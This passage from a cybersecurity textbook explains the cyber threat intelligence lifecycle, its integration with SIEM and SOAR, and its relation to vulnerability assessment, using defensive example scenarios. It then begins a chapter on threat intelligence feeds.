9.2 CYBER THREAT INTELLIGENCE (CTI)

The insights gleaned from CTI empower security teams to make informed decisions about resource allocation and security investments. By understanding the types of attacks their organization is most likely to face, they can prioritize resources towards defending against those specific threats. CTI provides organizations with a broader understanding of the global threat landscape. By learning about attacks targeting similar organizations or industries, they can gain valuable insights into potential threats they might face and take steps to mitigate those risks.

Imagine you're walking through a dark forest. Without a flashlight (CTI), you're constantly on edge, unsure of what dangers might lurk in the shadows. With a flashlight, you can navigate the forest with more confidence, spotting potential hazards and avoiding them altogether. CTI can be gathered from various sources, including:

- **Internal Threat Data:** Analyzing internal security logs and incident reports can reveal valuable insights into past attacks and potential vulnerabilities.
- **Open-Source Intelligence (OSINT):** Publicly available information like security blogs, forums, and social media can provide valuable insights into attacker tactics and emerging threats.
- **Commercial Threat Intelligence Feeds:** Security vendors offer threat intelligence feeds that aggregate data from various sources and provide valuable insights into specific threats and threat actors.
- **Government Intelligence Sharing:** Collaboration with government agencies can provide access to classified threat intelligence about state-sponsored attacks or advanced persistent threats (APTs).

The effectiveness of CTI is amplified by collaboration and information sharing within the cybersecurity community. By sharing threat intelligence with trusted partners, organizations can gain a broader perspective on the threat landscape and collectively develop more effective defense strategies. The CTI lifecycle process involves the following stages.

9.3 COLLECTION STAGE

The collection stage of the CTI lifecycle is the foundation upon which all other stages build. It is the critical first step where raw data, the lifeblood of threat intelligence, is gathered from a diverse range of sources including internal security logs (indicating past attacks), OSINT feeds that track attacker activity, commercial threat feeds from security vendors, and even government intelligence reports. Identifying the most valuable assets (data, systems, infrastructure) under your protection helps prioritize which threats pose the biggest risk. Understanding the types of adversaries and attack vectors most likely to target your organization allows for focused data collection. Security teams often face resource constraints.

Aligning collection efforts with available personnel and tools ensures efficient data gathering.

The collection stage is an ongoing process, not a one-time event. As the threat landscape evolves, so too must your collection strategies. Regularly review and refine your data sources and collection methods to ensure you stay ahead of emerging threats. The collection stage doesn't just focus on gathering vast amounts of data; effective collection prioritizes quality over quantity to ensure you are collecting the most relevant threat data:

- **Focus on Relevance:** Align your collection efforts with your organization's specific needs and threat landscape. Don't get overwhelmed by irrelevant data.
- **Data Validation:** Not all collected data is reliable. Implement processes to validate the accuracy and credibility of the information before using it for analysis.
- **Enrichment and Contextualization:** Collected data often requires enrichment with additional context (e.g., threat actor attribution, historical attack patterns) to gain deeper insights.

The collection stage thrives on a diversified approach using key sources as:

- **Internal Data Sources**

  Your organization's internal environment offers a wealth of threat data waiting to be unearthed. Security tools and systems continuously generate logs, network traffic data, endpoint telemetry, and incident reports. This data can reveal suspicious activities, malware infections, and potential intrusions. Example: Identify Insider Threats by analyzing user access logs and activity patterns, security teams can detect unusual behavior that might indicate an insider attempting unauthorized access or data exfiltration.
- **Open-Source Intelligence (OSINT)**

  The vast world of publicly available information is a treasure trove for threat intelligence. Social media platforms, hacker forums, malware repositories, and underground marketplaces often provide insights into upcoming attacks, attacker tools and techniques, and discussions about vulnerabilities in specific software or hardware. Example: Monitoring for Phishing Campaigns by leveraging and subscribing to OSINT feeds and forums where phishing campaigns are announced or discussed. This allows for proactive detection of phishing attempts targeting their organization before they reach end users.

- **Threat Intelligence Feeds**

  Many cybersecurity vendors offer threat intelligence feeds, constantly updated collections of IOCs and threat actor profiles. These feeds provide valuable threat context and allow for faster identification of potential attacks. Example: Early Warning of Malware Distribution by subscribing to threat intelligence feeds containing IOCs for new malware strains, security teams can proactively scan their systems for infected endpoints and prevent widespread outbreaks.

- **Threat Hunting Techniques**

  Going beyond passively collecting data, threat hunting involves actively searching for hidden threats within your network. Security analysts leverage advanced tools and techniques to uncover malicious activity that might evade traditional security solutions. Example: Identify Lateral Movement by network traffic analysis tools to detect unusual lateral movement within the network, a behavior often employed by attackers after gaining initial access.

  By establishing a well-defined collection strategy and utilizing a diverse range of sources, security teams can gather high-quality threat data that forms the foundation for a robust CTI program. This, in turn, empowers them to proactively defend against cyberattacks and safeguard their organization's critical assets.

9.4 ANALYSIS STAGE

The analysis stage is a cornerstone of the CTI lifecycle. By effectively transforming collected data into actionable intelligence, security teams gain a proactive advantage in the fight against cyberattacks. This allows them to not only respond to immediate threats but also to continuously improve their security posture and adapt to the ever-evolving threat landscape. The analysis stage of the CTI lifecycle takes the raw data collected from various sources and transforms it into actionable insights. It's the detective work of the CTI cycle, where analysts piece together the puzzle, identify potential threats, and assess their risk to the organization.

Security analysts sift through this raw data, identifying trends, attacker tactics, techniques, and procedures (TTPs). They enrich the data by correlating it with known vulnerabilities and potential targets. The sheer volume of data collected during the Collection stage can be overwhelming. The analysis stage tackles this challenge by employing various techniques to extract valuable intelligence as mentioned below:

- **Data Normalization and Standardization:** Collected data often arrives in various formats from different sources. Normalization ensures consistency and allows for easier analysis.
- **Data Correlation:** Analysts look for patterns and relationships across different data sets to identify potential threats. For example, correlating network traffic anomalies with suspicious user activity can reveal a potential attack attempt.
- **Threat Enrichment:** Enrichment involves adding context to collected data. This might include threat actor attribution, historical attack campaigns associated with a specific IOC, or vulnerability details for identified exploits. Threat intelligence feeds and external databases are valuable resources for enrichment.

The analysis stage does not exist in a vacuum; real-time analysis is performed on the collected data to transform into actionable intelligence:

9.4.1 Use case 1: identifying zero-day exploits

Security analysts use threat intelligence feeds and advanced analytics tools to detect network traffic patterns or system behavior consistent with previously unknown vulnerabilities (zero-day exploits). This allows for immediate threat mitigation strategies like patching vulnerable systems or implementing network segmentation to limit the potential impact.

Example 9.1: Organizations subscribe to threat intelligence feeds that identify new command-and-control (C2) server associated with a known malware family. Network traffic analysis tools are then used to scan for communication with this C2 server, potentially uncovering compromised endpoints within the network. This allows for immediate isolation and remediation of infected systems.

9.4.2 Use case 2: hunt for advanced persistent threats (APTs)

Advanced threat actors often employ sophisticated techniques to evade detection. Threat hunters leverage threat intelligence on APT tactics, techniques, and procedures (TTPs) to proactively search for signs of their presence within the network.

Example 9.2: Security analysts suspect an APT group is targeting their organization, based on recent industry reports. They analyze user access logs and endpoint telemetry to detect anomalous behavior, such as lateral movement within the network or attempts to access privileged accounts. This early detection allows for a swift response to contain the breach and minimize potential damage.

9.4.3 Use case 3: phishing campaign mitigation

Threat intelligence analysis plays a crucial role in defending against phishing attacks. Security analysts use email filtering tools in conjunction with threat intelligence feeds to identify suspicious email campaigns.

Example 9.3: A company receives a phishing email that appears to be from a legitimate vendor. Security analysts use threat intelligence platforms (TIPs) to check the email sender's domain and the URLs embedded within the email against known phishing campaigns. This allows for immediate action, such as blocking the sender's domain and quarantining any emails from that campaign.

9.4.4 Use case 4: incident response and forensics

During an ongoing incident, threat analysis is critical for understanding the scope and nature of the attack. Analysts use collected data and threat intelligence feeds to identify the attacker's TTPs, potential vulnerabilities exploited, and the type of data compromised.

Example 9.4: An organization experiences a ransomware attack. Security analysts analyze network traffic logs and endpoint data to determine the initial infection vector and the attacker's path through the network. Threat intelligence feeds provide insights into the specific ransomware variant used, its encryption methods, and potential decryption tools available. This intelligence is crucial for prioritizing remediation efforts, containing the attack, and recovering compromised data.

Effective threat analysis is rarely a solo endeavour. Security analysts often collaborate with other teams, such as incident responders and threat hunters, to share information and gain a comprehensive view of the threat landscape. Additionally, TIPs often incorporate elements of machine learning (ML) and automation to streamline the analysis process. Analysts can then leverage AI-powered tools for tasks such as anomaly detection and threat scoring, allowing them to focus on more complex investigations. Analysis stage is not just about identifying immediate threats. Insights gained from analyzing data are also vital for informing future security strategies. By understanding the types of attacks targeting the organization and the attacker's motivations, security teams can prioritize their defenses and invest resources in mitigating the most relevant risks.

While powerful, threat analysis also faces its share of challenges:

- **Analyst Expertise:** Effective analysis requires skilled analysts with a deep understanding of cyber threats, investigative techniques, and the organization's specific security posture.
- **Alert Fatigue:** The constant stream of alerts generated by security tools can overwhelm analysts, leading to alert fatigue and potentially missed threats. Security tools need to be configured to prioritize high-risk alerts and minimize false positives.
- **Incomplete Data:** Analysis is often hampered by incomplete or inaccurate data. Organizations need to ensure their security tools are collecting comprehensive data and that data quality is maintained.
- **Evolving Threats:** The cyber threat landscape is constantly evolving. Security analysts need to stay updated on the latest threats and adapt their analysis techniques accordingly.

Several tools and technologies can empower security teams to conduct more effective threat analysis. SIEM systems aggregate security data from various sources, enabling correlation and analysis across the entire security infrastructure. TIPs centralize threat data from internal and external sources, facilitating collaboration between analysts and providing advanced tools for threat analysis and visualization. User behavior analytics (UBA) analyzes user activity patterns to detect anomalies that might indicate compromised accounts or insider threats. ML algorithms automate tasks like anomaly detection and threat scoring, freeing up analysts to focus on complex investigations.

9.5 DISSEMINATION STAGE

The success of a CTI program hinges on the timely and effective dissemination of actionable intelligence. The dissemination stage of the CTI lifecycle bridges the gap between analysis and action. It's where the insights gathered from collected and analyzed data are shared with the appropriate security teams, empowering them to make informed decisions and take proactive measures to defend against cyber threats. This allows them to anticipate potential attacks, adjust their security posture to address the latest threats, and prioritize their defensive efforts.

Imagine collecting and meticulously analyzing threat data, only to have it sit unused because it doesn't reach the right people in the right format, which is why this stage is crucial:

- **Empowers Security Teams:** By receiving relevant threat intelligence, security teams gain a deeper understanding of the threats they face and can prioritize their defensive efforts. This allows them to allocate resources effectively and focus on the most critical threats.
- **Faster Incident Response:** Dissemination ensures that security teams are aware of ongoing threats and potential vulnerabilities. This enables them to respond to incidents more quickly and minimize potential damage.
- **Improved Decision Making:** Actionable intelligence empowers security leaders to make informed decisions about security investments, resource allocation, and overall security posture.

Effective dissemination doesn't mean simply broadcasting the same information to everyone. For successful knowledge sharing:

- **Target Audience:** Identify the specific security teams that need access to the intelligence based on their role and responsibilities. For example, network security teams might require detailed information on new vulnerabilities, while security awareness teams might benefit from broader threat landscape updates.
- **Format and Context:** Tailor the format and level of detail of the intelligence to the target audience. Technical teams might require in-depth reports with technical indicators, while leadership might benefit from simpler, high-level summaries with visualizations.
- **Timeliness:** Disseminate threat intelligence in a timely manner, especially for high-risk threats. Delays can render the information useless in the face of a fast-moving attack.
- **Security Considerations:** Ensure that sensitive threat intelligence is shared securely through authorized channels to prevent unauthorized access.

9.5.1 Use case 1: patch new discovered vulnerabilities

Security analysts identify a critical vulnerability in a widely used software application through threat intelligence feeds. This information is disseminated to the IT operations team along with patch details and remediation instructions. The

IT team can then prioritize patching vulnerable systems to mitigate the risk of exploitation before attackers can weaponize the vulnerability.

Example 9.5: Threat intelligence analysis identifies a zero-day exploit targeting a specific router model. A security alert is disseminated to the network security team, containing details about the exploit, affected firmware versions, and IOCs associated with the attack. The network security team can then use this information to scan their network for vulnerable routers and isolate any compromised devices. Additionally, they can implement temporary mitigation measures like access control lists (ACLs) to block known malicious traffic patterns associated with the exploit.

9.5.2 Use case 2: hunt for indicators of compromise (IOCs)

Security analysts discover a new phishing campaign targeting the organization's employees through threat intelligence feeds. The information is disseminated to the SOC team, including details about the phishing emails (sender addresses, subject lines, malicious URLs), and IOCs associated with the campaign.

Example 9.6: Threat intelligence analysis reveals a new malware variant targeting point-of-sale (PoS) system. A security alert is disseminated to the security analysts and incident response team, containing details about the malware's functionality, detection methods, and IOCs like file hashes and network traffic patterns. The security analysts can then use this information to hunt for signs of the malware within the network using endpoint detection and response (EDR) tools. Additionally, the incident response team can prepare mitigation strategies in case the malware is detected on critical systems.

9.5.3 Use case 3: enhance security awareness

Security analysts identify a surge in social engineering attacks targeting employees through threat intelligence feeds. This information is disseminated to the security awareness team, who can then use it to update training materials and simulations to better prepare employees to identify and avoid these types of attacks.

9.5.4 Use case 4: threat hunting prioritization

Threat intelligence analysis reveals that a specific APT group is targeting organizations within a particular industry sector. This information is disseminated to the threat hunting team, who can then prioritize their efforts to search for IOCs associated with this APT group within the organization's network.

Dissemination is not a one-way street. Effective communication channels should be established to facilitate feedback from the recipient teams. This feedback loop is essential for:

- **Validating Intelligence:** The teams receiving the intelligence can provide feedback on its accuracy, relevance, and actionability. This allows analysts to refine their analysis and dissemination strategies.
- **Identifying New Threats:** The security teams on the front lines might encounter new threats or indicators that haven't been identified through traditional intelligence gathering. Sharing this information with the CTI team helps to keep the threat intelligence database up to date.
- **Enhancing Collaboration:** Open communication fosters a collaborative environment where security teams can share knowledge and experiences, leading to a more comprehensive understanding of the threat landscape.

Several tools and technologies can facilitate effective dissemination within a security organization. SIEM systems can be used to create automated alerts and reports based on threat intelligence, ensuring timely dissemination to relevant teams. Many TIPs offer collaboration features that allow for secure sharing of threat intelligence within the organization and with external partners. Encrypted messaging platforms or internal communication tools can be used to securely share threat intelligence with security teams. Data visualization tools can be used to create clear and concise reports and dashboards that effectively communicate complex threat intelligence tonon-technical audiences.

9.6 ACTION STAGE

Action stage of the CTI lifecycle translates knowledge into action. It's where the insights gleaned from collected, analyzed, and disseminated threat intelligence are used to implement proactive and reactive security measures. This stage is the ultimate test of a CTI program's effectiveness, as it determines how well security teams can leverage intelligence to defend against cyberattacks. Based on the intelligence, security teams can take various actions. This might involve deploying additional security controls to mitigate specific threats, updating detection mechanisms to identify known attacker techniques, or conducting proactive threat hunting to identify potential intrusions before they escalate.

Delays in acting render even the most accurate intelligence useless. Action stage hinges on a timely, prompt, and well-coordinated response:

- **Mitigate Potential Damage:** By taking proactive measures based on threat intelligence, security teams can mitigate the potential impact of an attack or exploit a vulnerability before attackers can weaponize it.
- **Contain an Ongoing Incident:** During an active attack, the Action stage focuses on containing the breach, minimizing data loss, and preventing lateral movement within the network.
- **Remediation and Recovery:** Once an incident is contained, the Action stage transitions to remediation and recovery efforts. This includes patching vulnerabilities, restoring compromised systems, and learning from the incident to improve future defenses.

The action stage is not simply about reacting to immediate threats. Security teams need to prioritize actions based on the severity of the threat and the potential impact on the organization. This ensures that resources are allocated effectively to address the most critical risks. SOAR tools can automate repetitive tasks associated with incident response, allowing security teams to focus on complex investigations and decision-making. Threat intelligence can be used to inform threat hunting activities. Security analysts can leverage intelligence on attacker TTPs to proactively search for IOCs within the network.

9.6.1 Use case 1: block phishing attempts

Threat intelligence analysis identifies a phishing campaign targeting the organization’s employees. Security teams act by blocking malicious URLs and email addresses associated with the campaign via email security filters, update email security awareness training to educate employees on how to identify and avoid phishing attempts or simulate phishing attacks as part of security awareness training to test employee preparedness.

Example 9.7: Threat intelligence reveals an ongoing phishing campaign targeting employees with emails disguised as legitimate invoices from a trusted vendor. The security team takes immediate action by blocking the email sender’s domain and the malicious URLs embedded within the emails. Additionally, they issue a security alert to all employees, warning them about the ongoing phishing campaign and outlining the red flags to watch out for.

9.6.2 Use case 2: patch new discovered vulnerabilities

Security analysts discover a critical vulnerability in a widely used software application through threat intelligence feeds. The security team acts by prioritizing patching of vulnerable systems based on their criticality and potential exposure to attackers, communicating the vulnerability details and patching instructions to the IT operations team and monitoring vulnerable systems for signs of exploitation while patching is in progress.

Example 9.8: Threat intelligence identifies a zero-day exploit targeting a specific router model used within the organization's network. The security team immediately applies patches to all vulnerable routers and implements temporary ACLs to block potentially malicious traffic patterns associated with the exploit. They also monitor network traffic logs for any suspicious activity that might indicate a successful exploitation attempt.

9.6.3 Use case 3: contain and eradicate malware

Threat intelligence analysis reveals a new malware variant targeting the point-of-sale (PoS) systems. The security team acts by updating EDR tools with the latest IOCs associated with the malware, scan endpoints for signs of infection, isolate and quarantine infected systems to prevent further lateral movement within the network, and then remediate the infected systems by removing the malware and restoring affected data.

9.6.4 Use case 4: hunt for advanced persistent threats (APTs)

Threat intelligence analysis reveals that a specific APT group is targeting organizations within a particular industry sector. Security teams act by updating SIEM systems to include IOCs associated with the APT group, enhancing threat hunting activities to search for IOCs.

The action stage does not exist in isolation. The actions taken often have a ripple effect across the CTI lifecycle, influencing future stages:

- **Feedback and Improvement:** The results of the actions taken are documented and fed back into the Analysis stage. This allows analysts to assess the accuracy and effectiveness of the threat intelligence used. Lessons learned from incidents can also inform future collection strategies.

- **Refining the Playbook:** Security teams continuously refine their incident response playbook based on real-world experience. This ensures that future responses are faster, more efficient, and more effective.
- **Security Awareness and Training:** Insights from the Action stage can be used to update security awareness training materials and simulations. This helps to educate employees on the latest threats and better prepare them to identify and avoid potential attacks.

Effective action often requires collaboration between different security teams:

- SOC plays a central role in the Action stage, coordinating incident response activities, investigating threats, and implementing security controls.
- IT operations team is responsible for patching vulnerabilities, isolating infected systems, and restoring compromised data.
- Threat Intelligence team provides ongoing support during incident response by supplying additional intelligence and updating analysts on the evolving threat landscape.
- Security awareness teams leverage lessons learned from incidents to improve security awareness training and education for employees.

9.7 INTEGRATE CTI WITH SECURITY FRAMEWORK

SIEM acts as a central hub, collecting security event data from various sources (firewalls, endpoints, intrusion detection systems) and correlating them to identify potential threats. Think of it as a giant security log aggregator and analyzer. While the SOAR takes the insights gleaned from SIEM a step further. It automates repetitive tasks associated with incident response, such as threat investigation, containment procedures, and remediation actions. SOAR essentially streamlines incident response by automating the ‘how’ while SIEM focuses on the ‘what’. CTI plays a crucial role in modern security strategies. By collecting, analyzing, and disseminating data on cyber threats, CTI empowers security teams to proactively defend against attacks as discussed above. However, the raw power of CTI lies not in isolation, but in its seamless integration with existing security frameworks like the SIEM and SOAR. This integration creates a powerful synergy, transforming threat intelligence from valuable data into actionable insights that drive effective security operations. CTI is the knowledge base that fuels informed security decisions. CTI integration process with SIEM and SOAR can be visualized as a flowchart, as shown in Figure 9.1.




Figure 9.1 CTI Integration with SIEM and SOAR. ⏎

- **CTI Process:** This stage involves gathering threat data from various sources like threat feeds, malware repositories, and OSIN). Tools like web crawlers and TIPs can automate this process. Analysts enrich the collected data with context, verify its accuracy, and identify relevant threat indicators (IOCs) like malicious URLs, file hashes, and IP addresses. Disseminated intelligence is tailored to specific formats depending on the target audience (SIEM for security analysts, reports for management). Common dissemination methods include secure platforms, dashboards, and automated alerts.
- **CTI SIEM Integration:** SIEM ingests threat intelligence data from CTI, including IOCs and threat actor profiles. SIEM correlates the CTI data with security events from its internal data sources. This allows for the identification of potential threats based on matches between known patterns (IOCs) and ongoing activities within the network. If a match occurs, SIEM generates security alerts notifying security analysts of potential threats. These alerts often include details about the matched IOCs and associated threat intelligence data.
- **CTI SOAR Integration:** SOAR receives security alerts from SIEM and leverages CTI data to automate incident response actions. Based on the threat intelligence associated with the alert, SOAR executes predefined playbooks containing automated response actions. These actions might include isolating infected endpoints, blocking malicious URLs, or deploying security patches. SOAR generates reports on automated actions taken and the overall incident response process. This information can be fed back into the CTI process for continuous improvement.

This integration between CTI, SIEM, and SOAR relies on several technical mechanisms:

- **APIs (Application Programming Interfaces):** APIs enable seamless communication and data exchange between these platforms. CTI platforms can use APIs to push threat intelligence data directly into SIEM, while SOAR can leverage APIs to retrieve relevant intelligence associated with security alerts.
- **Standardized Formats:** Standardized data formats like STIX/TAXII (Structured Threat Information eXchange/Trusted Automated Exchange of Indicator Information) facilitate seamless data exchange between different security tools. This ensures that CTI data can be readily understood and processed by SIEM and SOAR.
- **Customizable Playbooks:** SOAR allows for the creation of customized playbooks that incorporate specific actions based on the threat intelligence associated with an alert. This allows for tailored and efficient automated responses.

9.7.1 Example: discover phishing campaign

CTI team discovers a new phishing campaign targeting a specific industry sector through threat intelligence feeds. Analysts identify malicious URLs, sender email addresses, and subject lines associated with the campaign. CTI team disseminates the threat intelligence to the security team, including the identified IOCs and details about the phishing campaign. This information can be delivered through a secure platform, a dedicated threat intelligence report, or directly into the SIEM system via APIs.

SIEM system ingests the CTI data, including the malicious URLs and email addresses. SIEM enriches the CTI data by correlating it with incoming email logs. This allows the SIEM to identify any emails within the network that match the malicious sender addresses, subject lines, or URLs identified in the CTI data. If a match is found, SIEM generates a security alert notifying security analysts of a potential phishing attempt. The alert will include details about the matched IOCs and a reference to the associated CTI report containing additional context about the phishing campaign.

SOAR platform receives the security alert from SIEM and analyzes it based on the associated CTI data. Based on the specifics of the phishing campaign like targeting a specific department, SOAR executes a predefined playbook containing automated response actions:

- **Block Malicious URLs:** SOAR platform automatically updates the organization’s firewall or web filter to block access to the malicious URLs identified in the CTI data. This prevents employees from inadvertently clicking on these links and potentially compromising their credentials or infecting their systems.
- **Quarantine Suspicious Emails:** SOAR platform can automatically quarantine any emails matching the IOCs in the SIEM alert. Quarantined emails are held in a secure location, preventing them from reaching user inboxes and potentially leading to phishing attacks.
- **User Notification:** Depending on the organization’s security policies, SOAR might trigger an automated email notification to recipients of suspicious emails. This notification could warn users about the potential phishing attempt and advise them not to click on any links or attachments within the email.

After executing the automated response actions, SOAR generates a report detailing the incident response process. This report includes information about the triggered alert, the associated CTI data, and the actions taken by SOAR. This report can be fed back into the CTI process for future improvement. Analysts can analyze the effectiveness of the automated responses and refine the CTI data or SOAR playbooks as needed.

Integrating CTI with SIEM and SOAR offers several benefits:

- **Improved Threat Detection:** By enriching SIEM data with CTI, security teams can identify threats based on known patterns and attack techniques, leading to faster and more precise detection.
- **Enhanced Incident Response:** SOAR leverages CTI data to automate incident response actions, allowing for faster containment and mitigation of threats.
- **Streamlined Workflows:** Integration reduces manual tasks for security analysts, allowing them to focus on complex investigations and strategic decision-making.
- **Improved Threat Intelligence:** Feedback from SIEM and SOAR on the effectiveness of CTI data can be used to refine collection and analysis strategies, leading to more actionable intelligence.

While powerful, CTI-SIEM-SOAR integration faces some challenges:

- **Data Overload:** Managing and filtering the vast amount of data generated by CTI and SIEM requires careful configuration to avoid alert fatigue.
- **Security Expertise:** Security teams need the expertise to interpret threat intelligence and configure integration tools effectively.
- **Standardization:** Incompatibility between different security platforms can hinder seamless data exchange.
- **Continuous Improvement:** The integration needs ongoing monitoring and optimization to ensure it remains effective against evolving threats.

The integration of CTI, SIEM, and SOAR fosters a collaborative approach to security. By combining threat intelligence with automated response capabilities and real-time event monitoring, organizations can build a more robust defense against cyber threats. Remember, this is an ongoing process. Continuous monitoring, feedback loops, and adaptation are crucial for maximizing the effectiveness of this powerful security ecosystem.

9.8 SYNERGY OF VULNERABILITY ASSESSMENT AND CTI

Vulnerability assessment and CTI are the cornerstones of a proactive cybersecurity defense. By identifying their internal weaknesses and staying informed about external threats, organizations can significantly reduce their attack surface and proactively address potential security breaches. Vulnerability assessment and CTI are not independent but rather work together to create a holistic security strategy. By understanding the tactics and techniques used by attackers through CTI, organizations can prioritize vulnerability assessments. For instance, if CTI indicates that a particular malware variant is actively exploited, organizations can prioritize scanning for vulnerabilities associated with that specific malware. Conversely, vulnerability assessments can provide valuable insights for CTI. By identifying specific vulnerabilities within their systems, organizations can inform CTI teams about potential targets that attackers might exploit. This information can then be used to update threat intelligence feeds and enhance overall threat detection capabilities.

Example 9.9: Patch new exploited vulnerabilities

CTI analysts identify a critical vulnerability (CVE-2024-XXXX) in a widely used web server software through threat intelligence feeds. CTI data reveals that attackers are actively exploiting this vulnerability in real-world attacks. Based on the criticality of the vulnerability and the fact that it’s actively exploited, CTI informs the security team to prioritize vulnerability scans for web servers running the affected software. Security teams immediately launch vulnerability scans specifically targeting CVE-2024-XXXX on all identified web servers. Once vulnerable systems are identified, security teams prioritize patching these systems with the latest security updates that address CVE-2024-XXXX.

Example 9.10: Focus on industry-specific threats

CTI analysis identifies a surge in ransomware attacks targeting healthcare organizations. CTI data reveals that attackers are exploiting a specific vulnerability (CVE-2024-YYYY) in medical imaging devices to gain initial access to healthcare networks. Security teams within healthcare organizations leverage CTI data to identify and inventory all medical imaging devices within their network. Vulnerability scans are prioritized for the identified medical imaging devices, focusing on detecting CVE-2024-YYYY. While patching might not be immediately available for all devices, CTI can inform the implementation of additional mitigation strategies such as network segmentation or stricter access controls for these devices.

Example 9.11: Identify new attack vectors

A routine vulnerability assessment on a custom-developed web application uncovers a previously unknown SQL injection vulnerability. The vulnerability assessment report details the technical specifics of the SQL injection vulnerability, including the affected code and potential exploitation methods. Security researchers analyze the vulnerability and develop proof-of-concept exploit code to demonstrate its functionality. This exploit code, along with a detailed description of the vulnerability, is fed into the CTI system. CTI analysts leverage the information to update threat models, incorporating this new vulnerability as a potential attack vector. This can inform future security strategies and guide red teaming exercises to test the organization's defenses against such attacks. Depending on the organization's security posture and risk tolerance, the vulnerability details and exploit code might be shared with trusted industry partners or vulnerability disclosure platforms. This collaborative approach can help identify similar vulnerabilities in other organizations and foster a broader community effort to develop patches and mitigation strategies.

Example 9.12: Prioritize threat intelligence based on internal risk

A vulnerability assessment identifies a critical remote code execution (RCE) vulnerability in a widely used CMS used by the organization. Security teams assess the potential impact of exploiting this vulnerability within their specific environment. They consider factors like the criticality of the data stored on the CMS and the potential disruption to business operations if the system is compromised. Based on the risk assessment, security teams prioritize CTI feeds and threat intelligence reports related to RCE vulnerabilities in CMS platforms. This allows them to focus their attention on threats that are most relevant to their identified internal risk. Security analysts leverage the enriched CTI to conduct targeted threat hunting exercises, searching for IOCs associated with known RCE exploits targeting the specific CMS platform used by the organization.

These examples highlight how vulnerability assessments and CTI work together in a continuous cycle. Vulnerability assessments provide valuable insights into exploitable weaknesses, enriching CTI with actionable data. This enriched CTI, in turn, informs future vulnerability assessments and security strategies, leading to a more comprehensive and proactive security posture.

By focusing scans on the actively exploited vulnerability, security teams minimize the risk of attackers compromising vulnerable web servers before patches are deployed. This proactive approach reduces the potential impact of a successful attack, such as data breaches or malware infections.

9.9 CONCLUSION

In the face of a constantly evolving threat landscape, CTI emerges as a critical weapon in the cybersecurity arsenal. By harnessing the power of CTI, organizations can transform from reactive victims to proactive defenders. This chapter has provided a foundational understanding of CTI and its applications. As you move forward, remember that effective CTI is not a one-time solution, but rather an ongoing process of gathering, analyzing, and applying intelligence to inform security decisions. By continuously enriching its CTI program, an organization can gain a deeper understanding of the adversary, predict future attacks, and ultimately safeguard its valuable assets.

REFERENCES

1. K. Baker, “What is Cyber Threat Intelligence? [Beginner’s Guide],” crowdstrike.com, Mar. 23, 2023. https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/ ⏎
2. IBM, “What is Security Information and Event Management (SIEM)?” IBM, 2022. https://www.ibm.com/topics/siem ⏎
3. Palo Alto Networks, “What is SOAR?” Palo Alto Networks. https://www.paloaltonetworks.com/cyberpedia/what-is-soar ⏎

Chapter 10

Practical cyber threat intelligence

DOI: 10.1201/9781003542544-10

10.1 THREAT INTEL FEEDS

Threat intelligence feeds [2] are continuous streams of data that provide information on potential and current cyber threats. They act like a constantly updated news source specifically for cybersecurity threats. These feeds contain various types of threat data, including:

- **Indicators of Compromise (IoCs):** These are specific signatures or patterns that indicate a system has been compromised by a cyberattack. IoCs include suspicious IP addresses, URLs, malware file hashes, or registry entries.
- **Threat Actor Information:** Feeds include details about known hacking groups, their TTPs. This helps security teams understand the motivations and methods behind different threats.
- **Vulnerability Information:** Feeds provide updates on newly discovered vulnerabilities and potential exploits for those vulnerabilities.
- **Emerging Threats:** Some feeds focus on identifying new and emerging threats that have not yet become widespread.


There are various types of threat intelligence feeds available, categorized by source or focus:

- Commercial Feeds are provided by security vendors and often include a wider range of threat data and analysis.
- Open-source Feeds are freely available feeds that focus on specific threats or vulnerabilities.

- Government Intelligence Feeds provide threat data from government agencies, but access is usually restricted.

